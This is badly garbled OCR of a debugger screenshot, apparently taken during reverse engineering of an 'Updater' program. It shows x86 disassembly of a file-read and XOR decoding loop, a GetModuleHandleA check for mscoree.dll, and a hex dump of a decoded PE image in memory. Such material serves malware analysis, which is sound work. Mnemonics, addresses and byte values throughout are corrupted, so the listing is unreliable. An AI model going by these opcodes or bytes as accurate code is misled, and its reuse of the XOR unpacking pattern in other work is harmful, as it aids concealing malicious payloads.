00015F2 00015F3					53 57							PUSH		EBX EDI									Auffer File				
00015F3 00015F4				11		306	.0002	20				CALL			KERNE	L32.	Irea	ad>1					File lread				
30015FA					57							PUS	Н									[ h	File				
0015FB						386						CALL MOV		E<&	KERNE	L32.	lote	ose>]				_ <b>L</b> _	lolose				
001601 001608				11		24 1 24 1						MOV		FAX	, CES , CES	SP+413 SP+411	81 C1										
00160F				1.	891F	1						MOV		CED	X3, E												
001611					8930							MOV		CEA	хз, г	ISI -											
)001613 )001615					3308 85F6							XOR TEST	т	EHX EST	, EAX , ESI												
001617					5D 👘							POP															
001618 00161A				•**(	76 1		0000					UBE LEA			RT Up		r.200	aø163									
00161H				- 5	880F	: 000 	0000	10				MOV		ECX	, CEB , CED	221											
001622					8A10							MOV		BL,	LECX	(+EAX	3										
001625 001627					0308 80F3							ADD XOR			, EAX												
001627 100162A					40	эн						INC		BL, EAX													
00162B					3BC6							CMP			, ESI												
00162D 00162F				÷.,	8819 72 E							MOV JB			X], B RT Uo			30140									
001631				>		- 24 0	ICØ40	1000				MOV		ECX	, CES			50102									
001638					SF							POP		EDI													
001639 00163A					5E 88 Ø	1000	IAAA					POP MOV		ESI EAX													
00163F				10	SB 0							POP		EBX													
001640						3010						CALL															
001645 001648				11	81C4 C3	040	4000	96				ADD		ESP	, 404												
000164C				rŝ -		8610	020					PUS	H I	Upd	ater.	2000	6138					I C P	Module =	- "1	nscon	ee.dll	
				1	FF15 8508	: 406 	0002	20				CALL TEST	Т	E<8;	KERNE	EL32.)	GetMo		Hand	lleA	>3	Le	Module = ietModule	eHar	ndleA		
0001651 0001657				1			0002	20				CALI TES	Г	E<8;		EL32.)	GetMo		Hand	lleA	>3	LG	ietModule	eHar	ndleA		
0001657	109CFF		90058	:			0002	20				CALI TES	Г	E<8;	KERNE	EL32.)	GetMo		Hand	lleA	>3	Le	ietModule	eHar	ndleA		
001657 ack SS:[0 X=009DA5C	2		90053	: 863			0002	20				CALI TES	Т	E<8;	KERNE	EL32.)	GetMo		Hand	lleA	>3	Lig	ietModule	eHar	ndleA		
001657 	2		90053	863			0002	20				CALI TES	Т	E<8;	KERNE	EL32.)	GetMo		Hand								
0001657 ack SS:[0 X=009DA5C mp from 2 ldress ]]	2 200016 Hex d	18 ump			8500									EK& EAX	KERNE , EAX ASCII	[132.)		odule		<u>^</u>	809C	- <mark></mark>	7C96CD 001400	E9			
001657 ack SS:[0 X=009DA5C mp from 2 ddress   F	2 200016 Hex d 4D 5A	18 ump 90	00 (	)3 0	8500	)	04	00				FF	00	۵۶۵ EAX ال	KERNE , EAX ASCII 420. 4	I	J	odu le			009C	-B94 -B98 -B9C	7C96CD 001400 0012FE	1 <b>E9</b> 100			
001657 ack SS:[0 X=0090A5C Mp from 2 ddress   19D0000 4 99D0010	2 00016 Hex d 4D 5A B8 00	ump 90 00	00 ( 00 (	)3 O )0 O	85C0 0 00 0 00	00	04 40	00 00	00	00	00	FF 00	00	۵۶۵ KAS 1 00 1 000	KERNE , EAX ASCII MZD. 4	I	J 0	odu Le			809C	-B94 -B98 -B90 -BA0	7C96CD 001400	1 <b>E9</b> 100 143			
001657 ack SS:[0 X=009DA5C mp from 2 ddress   F 09D0000   4 09D0010   F 09D0010   F	2 800016 Hex d 4D 5A B8 00 00 00	ump 90 00 00	00 ( 00 ( 00 (	)3 O )0 O )0 O	85C0 0 00 0 00	000	04 40 00	00 00 00	00 00	00 00	00 00	FF 00 00	00 00 00	\$\$3 KAE 1 00 1 00 1 00	KERNE , EAX ASCII MZD. <sup>1</sup>	I	J Q	odu Le			8890 8890 8890 8890 8890 8890	-B94 -B98 -B90 -BA0 -BA4 -BA8	7C96CD 001400 0012FE 315C3A 647055 726574	E9 100 143 15C			
001657 ack SS:[0 X=009DA5C mp from 2 ddress F 09D0000 4 09D0010 F 09D0010 F 09D0020 ( 09D0030 (	2 800016 4D 5A 88 00 00 00 00 00	ump 90 00 00	00 ( 00 ( 00 ( 00 (	)3 0 )0 0 )0 0	85C0 0 00 0 00 0 00	000000000000000000000000000000000000000	04 40 00 00	00 00 00 00	00 00 00	00 00 00	00 00 F0	FF 00 00	00 00 00 00	<ul> <li>E</li> <li>E</li></ul>	KERNE , EAX ASCII MZD. 4	I 	J	d			8890 8890 8890 8890 8890 8890 8890	- - - - - - - - - - - - - - - - - - -	709600 001400 0012FE 31503A 647055 726574 767865	E9 100 143 143 150	RETUR	N to r	ntd
001657 ack SS:[0 X=009D45C mp from 2 ddress F 09D0000 4 09D0010 F 09D0010 F 09D0020 0	2 800016 4D 5A 88 00 00 00 00 00 0E 1F	ump 90 00 00 00 BA	00 ( 00 ( 00 ( 00 ( 0E (	)3 0 )0 0 )0 0 )0 0	85C0 0 00 0 00 0 00 0 00 4 09	) 00 ) 00 ) 00 ) 00 ) 00	04 40 00 21	00 00 00 00 88	00 00 00 01	00 00 00 4C	00 00 F0 CD	FF 00 00 21	00 00 00 00 54	E<& EAX 1 000 000 000 000 000 000 000 000 000	kerne , EAX ASCII 420. <sup>1</sup>	I ( '.Í!	7 Lrj	đule đ Í!Th			8890 8890 8890 8890 8890 8890		709600 001400 0012FE 31503A 647055 726574 767865	E9 100 143 150 161 12E	RETUR		ntd
001657 ack SS:[0 X=009D45C mp from 2 09D0000 4 09D0010 F 09D0010 F 09D0020 0 09D0020 0	2 199916 4D 5A 88 00 00 00 00 00 0E 1F 69 73	ump 90 00 00 00 BA 20	00 0 00 0 00 0 00 0 70 7	)3 0 )0 0 )0 0 )0 8 /2 6	8500 0 00 0 00 0 00 4 09 F 67	) 00 ) 00 ) 00 ) 00 ) 00 ) CD ? 72	04 40 00 21 61	00 00 00 00 88 6D	00 00 00 01 20	00 00 00 4C 63	00 00 F0 CD 61	FF 00 00 21 6E	00 00 00 54 6E	EAX EAX 00 I 00 . 00 . 68 J 6F :	KERNE , EAX ASCII MZD. ທີ່ຮູກີ. is pr	I ( 1 1	ا 9 am c	đ đ i ! Th			88900 88900 88900 88900 88900 88900 88900 88900 88900 88900 88900	894 898 890 884 884 888 880 884 888	7C96CD 001400 0012FE 315C3R 647055 726574 767865 7C9106 000000 747620	E9 100 143 143 150 161 125 100 100	RETUR	N to 1	ntd 060(
0001657 ack SS:[0 %=009065C mp from 2 0900000 4 0900010 F 0900020 0 0900030 0 0900030 0 0900030 6 0900050 6	2 200016 4D 5A 88 00 00 00 00 00 0E 1F 69 73 74 20	ump 90 00 00 8A 20 62	00 ( 00 ( 00 ( 00 ( 0E ( 70 <sup>2</sup> )	)3 0 )0 0 )0 0 )0 B 72 6 20 7	8500 0 00 0 00 0 00 4 09 F 67 2 75	) 00 ) 00 ) 00 ) 00 ) CD ? 72 ; 6E	04 40 00 21 61 20	00 00 00 88 6D 69	00 00 00 01 20 6E	00 00 00 40 63 20	00 00 F0 CD 61 44	FF 00 00 21 6E 4F	00 00 00 54 6E 53	[<% EAX 000   000   000   66F   200	KERNE , EAX ASCII MZD. <sup>1</sup> MZD. <sup>1</sup> ກ່ຽ <i>f</i> ງ. is pi t be	I ( 1 1	J Q J FLJ am c in	du le d f ! Th canno DOS			88900 88900 88900 88900 88900 88900 88900 88900 88900 88900 88900	894 898 890 884 884 880 884 888 888 888 888 888 88	7C96CD 001400 0012FE 315C3A 647055 726574 767865 7C9106 008060 747520 009CFB	E9 100 143 155 100 100 100 100	RETUR	N to r	ntd 0600
0001657 ack SS:[0 X=009D05C mp from 2 09D0000 4 09D0000 4 09D0020 0 09D0030 0 09D0030 6 09D0030 6 09D0050 6 09D0050 6	2 200016 4D 5A 88 00 00 00 00 00 0E 1F 69 73 74 20 6D 6F	ump 90 00 00 00 8A 20 62 64	00 ( 00 ( 00 ( 00 ( 0E ( 70 ( 65 (	)3 0 )0 0 )0 0 )0 B 72 6 20 7 2E 0	8500 0 00 0 00 0 00 0 00 0 00 7 67 7 5 0 00	000 000 000 000 000 000 000 000 000	04 40 00 21 61 20 24	00 00 00 88 6D 69 00	00 00 01 20 6E 00	00 00 40 63 20 00	00 00 F0 CD 61 44 00	FF 00 00 21 6E 4F 00	00 00 00 54 6E 53 00	C < & EAX 000 I 000 - 000 - 68 J 6F : 20 I 000 I 000 I	KERNE , EAX ASCII 4ZD. <sup>1</sup> 4ZD. <sup>1</sup> 4ZD. <sup>1</sup> 5 5 7 5 7 5 7 5 7 5 7 5 7 5 7 5 7 5 7	I ( 1.1.1 ( 1.1)) ( 1.1) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1)) ( 1.1))(( 1.1))(( 1.1))(())(()))(()	ј 0 , гLј ат с ;	du le d f ! Th anno DOS			88900 88900 88900 88900 88900 88900 88900 88900 88900 88900 88900	894 898 898 898 884 888 888 888 888 888	7C96CD 001400 0012FE 315C3R 647055 726574 767865 7C9106 000000 747620	E9 100 143 155 100 100 100 100	RETUR	N to 1	ntd 0600
0001657 ack SS: [0 X=009DASC mp from 2 09D0000 4 09D0010 F 09D0020 0 09D0020 0 09D0030 6 09D0040 ( 09D0050 6 09D0050 6 09D0050 6 09D0050 6	2 200016 4D 5A 88 00 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E	ump 90 00 00 8A 20 62 64	00 ( 00 ( 00 ( 00 ( 0E ( 70 <sup>7</sup> 65 ( 84 (	)3 0 )0 0 )0 0 )0 B /2 6 20 7 2E 0 XA 7	8500 0 00 0 00 0 00 0 00 7 67 7 5 0 00 F 07	) 00 ) 00 ) 00 ) 00 ) CD ? 72 ; 6E ; 6E	04 40 00 21 61 20 24 CA	00 00 00 88 6D 69 00 7F	00 00 01 20 6E 00 07	00 00 40 63 20 00 E7	00 00 F0 CD 61 44 00 CA	FF 00 00 21 6E 4F 00 7F	00 00 00 54 6E 53 00	C < & EAX 200 I 000 - 000 - 68 J 6F : 200 I E7 2	KERNE , EAX ASCI 420. <sup>1</sup> 420. <sup>1</sup> 420. <sup>1</sup> 5 5 7 5 7 5 7 7 7 7 7 7 7 7 7 7 7 7 7	1 ( 1 ( 1, <u>1</u> ) ( 1, <u>1</u> )) ( 1, <u>1</u> ) ( 1, <u>1</u> )) ( 1, <u>1</u> )) (1)) (1)) (1)) (1)) (1)) (1)) (1))	」  	d f:Th anno DOS			80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900		709600 001400 0012FE 31503P 647055 705106 000000 747620 0090FB 005000 0090FC 7475E5	E9 100 143 155 100 100 100 100 100 100 194 100 194	RETUR	N to 1	ntdi 9600
0001657           ack SS: [0           X=009D05C           mp from 2           09D0000	2 400016 4D 5A 88 00 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E 09 77	ump 90 00 00 8A 20 62 64 69 6E	00 ( 00 ( 00 ( 00 ( 70 ( 65 ( 84 () E7 ()	)3 0 )0 0 )0 0 )0 8 20 7 20 7 20 7 21 7 22 7	8500 0 00 0 00 0 00 0 00 F 67 2 75 0 0D F 07 F 07	) 000 000 000 000 000 000 722 662 004 727 72 72 72 72 72 72 72 72 72 72 72 72	04 40 00 21 61 20 24 CA CF	00 00 00 88 6D 69 00 7F 73	00 00 01 20 6E 00 07 08	00 00 4C 63 20 00 E7 E7	00 F0 CD 61 44 00 CA DB	FF 00 00 21 6E 4F 00 7F 7F	00 00 00 54 6E 53 00 07 1 07	C<& EAX 200 I 000 - 000 - 68 J 6F : 200 I E7 2 E7 1	KERNER , EAX ASCI AZU. <sup>1</sup> AZU. <sup>1</sup> AZU. <sup>1</sup> AZU. <sup>1</sup> AZU. <sup>1</sup> AZU. <sup>1</sup> AZU. <sup>1</sup>	I ( 1, <u>f</u> , <u>f</u> , <u>f</u> , <u>f</u> , <u>f</u> , <u>f</u>	」 @ am c in \$ D●çl	du le d i Thn anno DOS QDeç	) j		889C 889C 889C 889C 889C 889C 889C 889C		709600 001400 0012FE 31503A 647055 726574 767865 709106 009008 009000 747520 009007 009007 747215 747215	E9 100 143 155 100 100 100 100 100 100 100 100 100	RETUR	N to 1 .7C910	ntdi 9600
0001657           ack SS: [0           X=009D65C           mp from 2           1dress I           09D0000 4           09D0000 4           09D0000 6           09D0000 6           09D0000 6           09D0000 7           09D0000 6           09D0000 7           09D0000 8           09D0000 8           09D0000 8           09D0000 8           09D0000 1           09D0000 8           09D0000 1           09D0000 1	2 400016 4D 5A 88 00 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E D9 77 D9 77	ump 90 00 00 8A 20 62 64 69 65 5A	00 ( 00 ( 00 ( 00 ( 0E ( 70 ( 65 ( 65 ( B4 ( E7 ( E7 (	03 0 00 0 00 0 00 8 72 6 72 0 72 0 73 7 75 7 75 7 75 7	8500 0 00 0 00 0 00 0 00 0 00 F 67 75 0 00 F 07 F 07 F 07	) 000 000 000 000 000 000 72 6E 90A 72 72 72 72 72 72 72 72 72 72 72 72 72	04 40 00 21 61 20 24 CF 49	00 00 00 88 6D 69 00 7F 73 77	00 00 01 20 6E 00 07 08 5A	00 00 4C 63 20 00 E7 E7 E7	00 F0 CD 61 44 00 CA DB C3	FF 00 00 21 6E 4F 00 7F 7F 7F	00 00 00 54 6E 53 00 07 2 07 2	EAX EAX 000 I 000 - 000 - 000 - 68 J 6F : 200 I 200 I	KERNE , EAX ASCII 42]. <sup>1</sup> ASÇÎ 1 Junçî Ĵunçî Ĵurçî	I  	J G g J ⊢Li am c in \$ D⊕ÇI Ds⊡q IwZç IwZç	dule d Í!Th pos çũo ção	φ Q		8890 8890 8890 8890 8890 8890 8890 8890		709600 0012FE 31503P 647055 729166 000000 747620 0090FD 747625 747255 747215 FFFFFF F47215	E9 100 (A3) (A3) (A3) (A3) (A3) (A3) (A3) (A3)	RETUF ntdll ASCII JMP t RETUF	N to r .7C911 "\\U; o msvi N to i	ntd 0600 pdat crt. 7472
0001657           ack SS:[0           X=009DA5C           mp from 2           09D0000	2 4D 5A 4D 5A 88 00 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E 09 77 09 77 CA 7F	18 90 00 00 00 62 62 62 64 65 5A 06	00 ( 00 ( 00 ( 0E ( 70 2 65 2 65 2 84 ( E7 ( E7 2	03 0 00 0 00 0 00 B 00 B 00 7 2E 0 CA 7 2E 7 2E 7 2E 7	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) 000 000 000 000 000 000 000 000 000 0	04 40 00 21 61 20 24 CF 49 CF	00 00 00 88 6D 69 00 7F 73 77 73	00 00 01 20 6E 00 07 08 5A 58	00 00 4C 63 20 00 E7 E7 E7 E7	00 F0 CD 61 44 00 CA DB C3 89	FF 00 00 21 6E 4F 00 7F 7F 7F 7F	00 00 00 54 6E 53 00 07 2 07 2 07	EAX EAX 000 1 000 - 000	KERNE , EAX ASCII MZQ. <sup>1</sup> MZQI Junçi Junçi JuZçi Qu-ç	I       I   	J @ am c in f Ds⊡q IwZç IwZç IwZç	odu le d Í ! Th anno DOS ŞũO=ç çũO=ç			009C 009C 009C 009C 009C 009C 009C 009C		709600 001400 0012FE 31503A 647055 726574 767865 709106 009060 747520 00907B 709106 00907C 747265 747215 FFFFF 747215	E9 190 143 143 143 143 143 143 143 143 143 143	RETUF ntdll ASCII JMP t RETUF	N to 1 .7C911 "\\U; o msv	ntd 0600 pdat crt. 7472
ack SS:[0 X=009D4557 Mp from 2 ddress ] 09D0000 4 09D0010 B 09D0020 0 09D0020 0 09D0020 0 09D0030 0 09D0050 6 09D0050 6 09D0050 1 09D0080 1 09D0080 1 09D0080 0	2 4D 5A 88 00 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E 09 77 09 77 CA 7F CF 73	18 90 00 00 8A 20 62 64 69 65 65 65 65 65	00 ( 00 ( 00 ( 0E ( 70 2 65 2 65 2 84 ( E7 ( E7 2	03 0 00 0 00 0 00 8 72 6 72 0 72 0 73 7 75 7 75 7 75 7	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) 000 000 000 000 000 000 72 6E 90A 72 72 72 72 72 72 72 72 72 72 72 72 72	04 40 00 21 61 20 24 CF 49 CF 26	00 00 00 88 6D 69 00 7F 73 77 73 74	00 00 01 20 6E 00 07 08 5A 58 59	00 00 4C 63 20 00 E7 E7 E7 E7 E7	00 F0 CD 61 44 00 CA DB C3 89 CB	FF 00 00 21 6E 4F 00 7F 7F 7F 7F 7F	00 00 00 54 6E 53 00 07 2 07 2 07 2 07 2 07 2	C < & EAX 2000 I 000 J 000 J 66F 1 000 I E7 1 E7 1 E7 1 E7 1 E7 1	KERNE ASCII MZD. <sup>1</sup> MZD. <sup>1</sup> MZD. <sup>1</sup> MZJ. İspi t be node. Ži fE[ MZZçû MZZçû MZZçû MZZçû MZZçû	I I I I I I I I I I I I I I I I I I I	J @ am c in \$ D⊕çl Ďs⊡q IwZç IwZç IwZç	odu le d أ : Th anno DOS ويال= ويدا	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0		80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900		7C96CD 001400 0012FE 315C3R 647055 7C9106 00906FB 005000 0090FB 005000 0090FC 747525 747215 747215 747215 747215 000005	E9 1900 1900 1900 1900 1900 1900 1948 1948 1948 1948 1948 1948 1948 1948	RETUF ntdll ASCII JMP t RETUF	N to r .7C911 "\\U; o msvi N to i	ntd 0600 pdat crt. 7472
ack SS:[0 x=009D4557 mp from 2 ddress [ 09D0000 4 09D0000 6 09D0020 0 09D0040 0 09D0040 0 09D0040 7 09D0050 6 09D0050 6 09D0050 6 09D0050 1 09D0050 1 09D0050 0 09D0050 0 09D0050 0	200016 Hex d 4D 5A B8 00 00 00 00 00 60 01 69 73 60 6F 8E 1E 09 77 CA 7F CF 73 CF 73	18 90 00 00 8A 20 62 62 64 65 65 65 67 55	00 ( 00 ( 00 ( 00 ( 00 ( 00 ( 00 ( 00 (	03 0 00 0 00 0 00 B 00 B 00 7 2E 0 CA 7 2E 7 2E 7 2E 7	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) 000 000 000 000 000 722 662 00A 727 727 727 727 727 727	04 40 00 21 61 20 24 CF 49 CF 26 52	00 00 00 88 6D 7F 73 77 73 74 69	00 00 01 20 07 08 5A 58 59 63	00 00 4C 63 20 00 E7 E7 E7 E7 E7 68	00 00 F0 61 44 00 CA DB C3 89 CB CA	FF 00 00 21 6E 4F 00 7F 7F 7F 7F 7F	00 00 00 54 6E 53 00 27 2 07 2 07 2 07 2 07 2 07 2 07 2	C < & EAX 200 I 000 J 000 J 66F 1 000 I E7 I E7 I E7 I E7 I E7 I E7 I	KERNE ASCII MZD. <sup>1</sup> MZD. <sup>1</sup> MZD. <sup>1</sup> MZQ. <sup>1</sup> Spr. Šurgi MuZçû Čurçî Šurçî Šurçî Šurçî Surçî	I 32.1 I L  rogr: run 0 eçĘ 1 eç 2 - eç 2	J @ am c in \$ D⊕çl Ďs⊡q IwZç IwZç DsXç Rick	odu le đ Î ! Th sanno pos çũ o çã 0 e çã 0 e	0 0 0 0 0 0 0		8090 8090 8090 8090 8090 8090 8090 8090	5894 5898 5896 5848 5868 5868 5868 5868 5868 5868 586	7C96CD 001400 0012FE 315C3A 647055 7C9106 009000 747620 0090CB 0090CB 0090CF 0477255 747215 747215 747215 747215 800005 002429 002000	E9 100 100 100 100 100 100 100 100 100 10	RETUF ASCII JMP t RETUF	N to 1 .7C911 "\\U; o msv: N to ; N to ;	ntd 0600 pdat crt. 7472 7472
10001657           ack SS: [0]           ack SS: [0]           ack SS: [0]           1dress           1gpD0000           1gpD00000           1gpD00000           1gpD00000           1gpD00000	200016 Hex d 4D 5A B8 00 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E D9 77 CA 7F CA 7F CA 7F 73 00 00	18 90 00 00 62 64 69 62 65 65 50 00	00 ( 00 ( 00 ( 00 ( 0E ( 65 ( 65 ( 84 ( E7 ( E7 ( E7 ( E7 ( E7 ( 00 (	03 0 00 0 00 0 00 0 00 B 22 6 00 7 28 7 28 7 28 7 28 7 28 7 28 7 20 7 20 0 00 0	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) 000 000 000 000 000 000 000 000 000 0	04 40 00 21 61 20 24 CF 49 CF 26 52 00	00 00 00 60 7F 73 77 73 74 69 00	00 00 01 20 07 08 58 58 59 63 00	00 00 4C 63 20 00 E7 E7 E7 E7 68 00	00 00 F0 CD 61 44 00 CA DB C3 89 CB CB CA 00	FF 00 00 21 6E 4F 00 7F 7F 7F 7F 7F 7F 00	00 00 00 54 6E 53 00 27 2 07 2 07 2 07 2 07 2 07 2 07 2	C < & EAX 000 I 000 J 000 J 000 J 68 J 000 I E7 I E7 I E7 I E7 I E7 I E7 I 000 J	KERNE ASCII MZD. 1 MZD. 1 MZD. 1 MZQ. Umrçi Umrçi Umrçi Umrçi Osgçi Osgçi Osgçi	I	J  G J rLl am c in s D sΩq DsSQ LWZq DsXQ Rich	d	5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5		889C 889C 889C 889C 889C 889C 889C 889C	894 - 1998 - 199	7C96CD 001400 0012FE 315C3R 647055 7C9106 0090CFB 005000 009CFB 005000 009CFC 747525 747215 747215 747215 002005 002429 0090000 0090000 747214	E9 100 1435 1435 1435 1435 1435 1435 1440 1440 1440 1440 145 145 145 145 145 145 145 145 145 145	RETUF ASCII JMP t RETUF	N to r .7C911 "\\U; o msvi N to i	ntdl 0600 pdat crt. 7472
ack SS: [0]           ack SS: [0]           x=009DqSC           mp from 2           ddress           dgD0000           09D0000           09D00000           09D00000           09D00000	200016 Hex d 4D 5A B8 00 00 00 00 00 1F 69 73 74 20 6D 6F 8E 1E 09 77 74 20 6D 77 74 20 6D 77 74 20 6D 77 75 73 00 75 73 00 00 50 45	18 90 00 00 00 62 64 69 62 54 65 50 00 00	00 ( 00 ( 00 ( 00 ( 0E ( 65 ( 65 ( E7 ( E7 ( E7 ( E7 ( E7 ( 00 ( 00 (	03 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) ) ) ) ) ) ) ) ) ) ) ) ) )	04 40 00 21 61 20 24 CF 49 CF 26 52 00 F2	00 00 00 60 7F 73 77 73 74 69 00 C6	00 00 01 20 6E 00 07 08 5A 58 59 63 00 76	00 00 4C 63 20 00 E7 E7 E7 E7 68 00 49	00 00 F0 CD 61 44 00 CA 00 C3 89 CB CA 00 00	FF 000 000 21 6E 4F 000 7F 7F 7F 7F 7F 000 000	00 00 00 54 6E 53 00 27 2 07 2 07 2 07 2 07 2 07 2 07 2	C < & EAX 000 I 000 J 000 J 000 J 000 J 000 J 000 I E7 I E7 I E7 I E7 I E7 I 000 J 000 J	KERNER ASCII ASCII IZI. Aşf. is pı t be aode. Ži 'El Durçi Durçi Comçi Saçf Saçf Saçf Saçf Saçf	I I I I I I I I I I I I I I	J  am c in s  D∍çl Ďs⊡ç DsXç LwZç DsXç Rich  ňĆvI	odu le d f : Th anno pos çŭ e çŭ e çŭ e çŭ e			8890 8890 8890 8890 8890 8890 8890 8890		709600 0012FE 31503R 647055 726574 767865 709106 009068 0090FC 7475E5 747215 747215 747215 747215 747215 000429 002429 000200 747214	E9 100 1430 1430 100 1430 1430 140 140 140 140 140 140 140 140 140 14	RETUF ASCII JMP t RETUF	N to 1 .7C911 "\\U; o msv: N to ; N to ;	ntdl 0600 pdat crt. 7472
acek         SS: [0]           cack         SS: [0]           cx=acespace         SS: [0]           ack         SS: [0] <t< td=""><td>22 200016 4D 5A 8B 00 00 00 00 00 00 00 1F 69 73 74 20 00 6F 8E 1E D9 77 70 77 70 77 70 77 70 70 70 /td><td>18 90 00 00 00 62 64 62 64 65 65 67 50 00 00 00</td><td>00 1 00 1 00 1 00 1 00 1 00 1 65 2 65 2 65 2 84 1 E7 1 E7 1 E7 1 E7 1 00 1 00 1</td><td>03 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0</td><td>8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00</td><td>) ) ) ) ) ) ) ) ) ) ) ) ) )</td><td>04 40 00 21 20 24 CF 26 52 26 52 00 F2 0B</td><td>00 00 00 88 60 7F 73 77 73 74 69 00 00 00</td><td>00 00 01 20 6E 00 07 08 58 59 63 00 76 05</td><td>00 00 4C 63 20 00 E7 E7 E7 E7 68 00 49 19</td><td>00 00 F0 CD 61 44 00 CA 00 CA 00 CB CA 00 00 00</td><td>FF 000 000 21 6E 4F 7F 7F 7F 7F 7F 7F 000 000</td><td>00 00 00 54 6E 53 00 27 2 07 2 07 2 07 2 07 2 07 2 07 2</td><td>C &lt; &amp; EAX EAX 00 I 00 00 00 00 6F : 20 I 56F : 20 I 56F : 20 I 57 I 100 10</td><td>KERNER ASCII ASCII IZU. Aşf. is pı t be node. ži 'E[ Jwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi</td><td>II.32.11</td><td>J 0 am c in \$ D●çl İs] J bs] J bs] J bs] G i V Z x t Y c T c t r</td><td>odu le d f:Th anno p05 çËD=ç çËD= çËD= c L</td><td></td><td></td><td>2092C 2092C</td><td></td><td>709600 001400 0012FE 315C3R 647055 726574 767865 709106 0090FB 0090FC 747520 0090FC 747215 747215 747215 747215 002025 002429 000000 747214 009000 747213</td><td>E9 000 14351 1200 000 1400 1400 1400 1400 1400 1400</td><td>RETUF ASCII JMP t RETUF RETUF</td><td>N to 1 .7C911 "\\U; o msv: N to ; N to ;</td><td>ntd) 0600 pdat crt. 7472 7472</td></t<>	22 200016 4D 5A 8B 00 00 00 00 00 00 00 1F 69 73 74 20 00 6F 8E 1E D9 77 70 77 70 77 70 77 70	18 90 00 00 00 62 64 62 64 65 65 67 50 00 00 00	00 1 00 1 00 1 00 1 00 1 00 1 65 2 65 2 65 2 84 1 E7 1 E7 1 E7 1 E7 1 00 1 00 1	03 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) ) ) ) ) ) ) ) ) ) ) ) ) )	04 40 00 21 20 24 CF 26 52 26 52 00 F2 0B	00 00 00 88 60 7F 73 77 73 74 69 00 00 00	00 00 01 20 6E 00 07 08 58 59 63 00 76 05	00 00 4C 63 20 00 E7 E7 E7 E7 68 00 49 19	00 00 F0 CD 61 44 00 CA 00 CA 00 CB CA 00 00 00	FF 000 000 21 6E 4F 7F 7F 7F 7F 7F 7F 000 000	00 00 00 54 6E 53 00 27 2 07 2 07 2 07 2 07 2 07 2 07 2	C < & EAX EAX 00 I 00 00 00 00 6F : 20 I 56F : 20 I 56F : 20 I 57 I 100 10	KERNER ASCII ASCII IZU. Aşf. is pı t be node. ži 'E[ Jwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi İwnçi	II.32.11	J 0 am c in \$ D●çl İs] J bs] J bs] J bs] G i V Z x t Y c T c t r	odu le d f:Th anno p05 çËD=ç çËD= çËD= c L			2092C 2092C		709600 001400 0012FE 315C3R 647055 726574 767865 709106 0090FB 0090FC 747520 0090FC 747215 747215 747215 747215 002025 002429 000000 747214 009000 747213	E9 000 14351 1200 000 1400 1400 1400 1400 1400 1400	RETUF ASCII JMP t RETUF RETUF	N to 1 .7C911 "\\U; o msv: N to ; N to ;	ntd) 0600 pdat crt. 7472 7472
30001657           cx=a0x         SS: [0           cx=a0x000000         4           09D0000         4           09D0000         4           09D0000         4           09D0000         4           09D0000         4           09D0000         6           09D0000         6           09D0000         6           09D0000         7           09D0000         7           09D0000         8           09D0000         1           09D0000         1           09D0000         0           09D0000         0           09D0000         0           09D0000         0           09D0000         0           09D0000         0           09D0000         0           09D0000         0           09D00000         0           09D00000         0           09D00000         0           09D00000         0	22 200016 4D 5A 88 00 00 00 00 00 00 1F 69 73 74 20 60 6F 85 1E D9 77 70 77 70 77 73 00 77 73 00 77 73 00 00 00 00 00 80	18 90 00 00 00 8A 20 62 64 62 64 65 65 50 00 00 00 00 00	00 1 00 1 00 1 00 1 00 1 00 1 65 2 65 2 65 2 65 2 1 84 1 87 1 87 1 87 1 87 1 87 1 87 1 87 1 87	03 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	8500 0 00 0 00 0 00 0 00 0 00 0 00 0 00	) 00 ) 00 ) 00 ) 00 ) 00 ) 00 ) 00 ) 00	04 40 00 21 20 24 CF 26 52 00 F2 00 F2 22	00 00 00 88 6D 69 00 7F 73 77 73 74 69 00 00 00 01 E0	00 00 01 20 6E 00 07 08 58 59 63 00 76 05 01	00 00 40 63 20 00 E7 E7 E7 E7 68 00 49 19 00	00 00 F0 CD 61 44 00 CA 00 C3 89 CB C3 00 00 00 00 00	FF 000 000 21 6E 4F 7F 7F 7F 7F 7F 7F 000 000 10	00 00 00 54 6E 53 00 27 2 07 2 07 2 07 2 07 2 07 2 07 2	C < & EAX EAX 00 I 00 - 00 - 00 - 00 - 00 - 00 - 00 -	KEENERA , EAX ASCII MZQ. 1 MZQ. 1 Marci Si FD Umrci Su	I I I I I I I I I I I I I I I I I I I	] 0 am c in \$ D∍c] Ds⊡o Ds⊡o DsS⊡o DsS⊡o Nicvi wick. mick of r  "ír-	cdule d f:Th f:Th DOS çũ0= çã0= çã0= çã0= c FĒ0= nĘ0= 			80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900 80900		709600 0012FE 31503R 647055 709106 000000 747620 0090FB 005000 0090FC 7472E5 747215 747215 747215 747215 747215 747215 000020 000260 747214 000000 0090FC 747213 747200	E9 